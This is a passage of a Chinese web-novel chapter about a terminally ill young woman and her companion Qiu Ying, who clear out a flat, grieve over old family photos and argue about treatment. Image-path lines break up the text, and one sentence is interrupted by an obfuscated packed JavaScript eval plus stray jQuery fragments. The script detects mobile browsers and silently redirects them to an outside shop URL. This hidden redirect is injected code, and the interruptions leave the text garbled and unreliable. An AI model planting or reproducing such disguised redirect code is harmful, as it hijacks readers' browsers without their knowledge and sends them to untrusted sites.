第二天,安青清难得起个大早,七点钟就清醒地睁开眼睛去洗漱,照着卫生间那张小小的镜子左看右看。

    袖子撸到肩膀处,胳膊上那些看起来像是鲜红色朱砂痣的小血点消失不少,只是比上次腿上出现的那些,更加顽固。

    本来是想趁着邱瑛还没睡醒,把昨天买的放到车上去,可打开冰箱一看,好嘛,昨天晚上一顿饭给吃完了,如今冰箱里就剩下一块肉、两个没炒完的番茄和两串葡萄提子。

    哦,还有隔壁大娘送来,她们吃饭时候没吃上的两瓶肉酱。

    掏出个勺子,安青清就着打开的冰箱躲着偷吃两口,唔,有点咸,毕竟是用来拌饭的,好吃。

    “干什么呢。”

    略带着睡意的声音从门外传进来,安青清来不及盖上盖子,一把塞进冰箱,蹑手蹑脚关上门。

    欸!不对啊,她躲什么。

    想起这个,安青清又理直气壮地把罐子拿出来,掏出个碗和干净勺子舀出好几勺。

    锅里加水,开火,假装刚才就已经打开火要烧水了。

    “煮面,你吃多少?”

    邱瑛搓搓脸,路过门口看向里边,一只勺子放在碗里,另一只带着油渍的勺子掩饰性丢进水池。

    “不要一早上就吃凉的。”声音随着邱瑛走进浴室减弱。

    可恶!本来想去小区门口包子铺买包子的,贪一口肉酱害她只能早上吃白水面。

    等到白水面出过,配上香菇肉酱一拌,安青清那本就不多的怨念消散一空。

    好吃!隔壁大娘你摆摊吧,只卖给她们太可惜了。

    要不……

    安青清下意识掏出手机看眼余额,还剩下九十万零七千三百块。

    顺手点进软件搜索摆个摊需要做什么准备。

    邱瑛咽下一口面,看着安青清渐渐掉进手机里,指尖敲了敲桌面。

    “先吃饭。”好吧,安青清暗灭手机,想着吃完饭再去搜一下,可等她吃完饭,立马就把这件事抛之脑后,摩拳擦整要跟着邱瑛一起整理物品。

    衣服昨天已经整理过,剩下来的都是可以放在房车上留着,锅碗瓢盆之类的因为用的时间久,也该换代,所以一件不留全部抛弃。

    床底下箱子里很多东西都是安青清母父的东西,其中有两本巴掌大,厚厚的,灰扑扑墨绿色相册。

    翻开后能看见她母亲和父亲的婚纱照,女子身穿白色泡泡袖,裙撑把裙纱全部撑起来,站在粉色芍药花丛中笑得明媚。

    往后翻几页,就是怀着孕的母亲,穿着白色连衣裙,披着宽披肩,浑身散发着慈爱与属于女性的神性。

    再往后,她怀中抱着个小婴儿,一个月的安青清,三个月的安青清,五个月的安青清,直到一岁,据说那时候她怎么也不愿意呆在母亲怀里拍照。

    于是,两本的其中一本成为安青清的成长相册,母亲很少在这里出境,可能是因为这时候大部分都是母亲在给她拍照。从幼儿长到儿童,青少年,那时候邱瑛的身影就已经出现。

    长大后的安青清很少有时间去给母亲拍照,也没有意识到,母亲的生命倒计时会那么快就开始。

    母亲生病后,即使安青清想要给她拍照,也会被她肃着脸要过手机删掉。

    啪。

    一滴泪落在相册上,被及时察觉的安青清手足无措地擦掉。

    相片太老了,即使有塑封也泛着时间流淌过的黄色。

    “怪不得人家电影,回忆杀都用泛黄色调呢。”

    安青清抬起头,眼眶连带着眼白都爬上猩红色,喉头哽着不想哭出声,就这样还要去开玩笑。

    邱瑛没接话,她拿着的是属于安青清那一本成长相册,低着头,指尖不住摩挲照片中安青清的脸。“你干嘛呀,搞得好像我已经……”后半句被邱瑛扑过来给堵住,两只手死死捂着安青清下半张脸,那个字一星半点都吐不出来。

    气氛逐渐凝滞,被扑倒在地上的安青清忍不住抬起手,在邱瑛脑袋上顺着毛抚摸。

    她发不出声音,就光是眼睛弯着。

    不哭,不哭。

    “你不在,我也跟着你去。”

    这一句,邱瑛说得如同誓言,她支起身体,眼睛直直望进安青清心底。

    安青清这下躺不住了,双手用力把邱瑛的手扒拉开,几乎是撒泼打滚的音调喊出来:

    “那不行!”

    “咱们刚买的房子,我还想当包租婆呢,还有咱家那个房子,钱姨可说了她回去考虑卖给咱。”所以你还有很多可以体验的。

    “那就去治病。”邱瑛脱口而出。

    “唉。”安青清叹口气,不知道怎么说,“我不是说了嘛,不想去。”“那我就跟你一起。”邱瑛冷着脸,抱着胳膊往床上一坐。

    安青清手指忍不住开始扣指甲,坐在地上仰着头看邱瑛,灯光照在脸上,表情被看得一清二楚。

    “不行。”

    "我不想最后还要在医院走掉,不想窝在一个小地方,还要麻烦别人。”

    安青清挪动身体,上前抱住邱瑛双腿,“想要你能永远记着我,而不是尽全力给我治病,我离开之后你就可以安心地忘记我。”

    “那我就跟你一起。”邱瑛再次重复。

    “不行不行不行!”安青清恼怒,这个人怎么回事,跟唐僧那个啰嗦鬼似的,一点油盐不进。

    邱瑛瞥她一眼,冷漠开口:“好话赖话都叫你说个遍。”

    哼。

    安青清扭头,双手松开邱瑛的腿,倔强地挪动到墙角长蘑菇。

    也不是吵架,她不愿意去,邱瑛又不能拿她怎样。

    可两人都不愿直接翻篇,所以……

    两人冷着脸收拾东西,打包好放到门口,时不时抬起头时对视一眼,然后瞬间挪开。

    端着东西啊下楼时,正好碰见穿戴着新挡风被的电动车,隔壁大娘热情地挥手,喊着很暖和,突突突地飞快骑走。

    下楼之前看了眼时间,八点四十五,隔壁大娘这是根本没有时间停下跟两人打招呼,只能一边拧车把,一边高声呼喊。

    还好附近老年人多,起床都偏早,不会被这一嗓;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17926512|213545||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    子惊醒,不然还是个罪过。

    看着隔壁大娘远去,安青清没忍住笑出声,下意识瞥向邱瑛,就见她也是堪堪收回视线。因为生病瘦的很,安青清力气也没有以前大,走出去百米就忍不住歇一歇,看见邱瑛在前边顿住脚步等她才又抬脚。

    还好停车位不远,不然安青清都想叫个搬家车。

    又一次停下,身上挂满袋子,手上还捧着摞在一起的两只大箱子,恨不得脖子上也挂满东西的邱瑛转过身。

    “你放着吧,站那等我。”邱瑛声音里带着无奈。

    谁知道,她刚说完话,安青清噌地站直身体,捧着箱子往前大跨好几步,也不累了,也不歇脚了,精神抖擞地跑到车前。

    “我赢了。”安青清洋洋得意,掏出钥匙怼进锁孔,车门拽开之后两步踩上去,鞋子一甩。

    邱瑛微笑,呵,等着吧。

    车上的床上次打开就没收回去,这会儿安青清正躺在床上美滋滋,左等右等不见邱瑛人影,翻个身下床趴到薄柜上扒开百叶帘一看。

    好嘛,人家已经坐在箱子上,不知道从哪个袋子里掏出两顶帽子,其中一顶拿在手上悠哉悠哉地扇风。

    十月的天气算是秋老虎,但也没有那么热吧!

    察觉有道幽怨的目光望过来,邱瑛扭头,正好看到安青清扒着折页帘的手和眼睛,她勾唇一笑,做个口型。

    “求求我。”

    嘿!?安青清恨恨放下窗帘,猛地转过身,两秒后出现在车门口。

    两人之间大概隔着四个停车位,距离不远,稍微大点声就能听见双方说话。

    她不情不愿地穿鞋下车,慢吞吞走过去,拎起两只袋子,还得腾出手去拽邱瑛,嘴上小声念叨:

    “走了走了。”

    极其轻微的一声哼笑被安青清听得清清楚楚,本就是她使诈,被笑就被笑吧。

    邱瑛挑眉,在安青清手上借点力站起身,她比安青清矮点,站直身体稍稍一垂眸就能看见对方那想勾起来硬被忍下去的唇角。

    不用使劲拽着人了,安青清直接松手,拎着袋子把头一甩,扭头就走,那叫一个潇洒。

    如果没有在上车之后偷偷扒着门框看邱瑛有没有跟上来的话。

    整理东西说费时间也是非常费时间的事情,整个白天都在规划东西到底该摆在哪里,就连中午饭安青清都是想干脆用水果混过去。

    结果是邱瑛死亡微笑着把她按在收起来的座椅上,盯着她选出想吃的点了外卖。

    从中午又忙到晚上,正好该放学的放学,该下班的下班,基本上都呆在家里,路上行人最少的时候,邱瑛准备练车。

    有证练车。

    只是两人上次摸车已经是考驾照的时候了,距今已经得七八年,乍一上手,还有点小紧张。

    安青清坐在副驾驶,双手紧紧攥紧安全带,整个人都十分不放心地紧绷着。

    邱瑛冷哼一声,脚先踩上离合,然后慢慢松开,路上人少,也还没到老太太们出来跳广场舞的时间,没有多余干扰项,于是慢慢地开始熟练起来。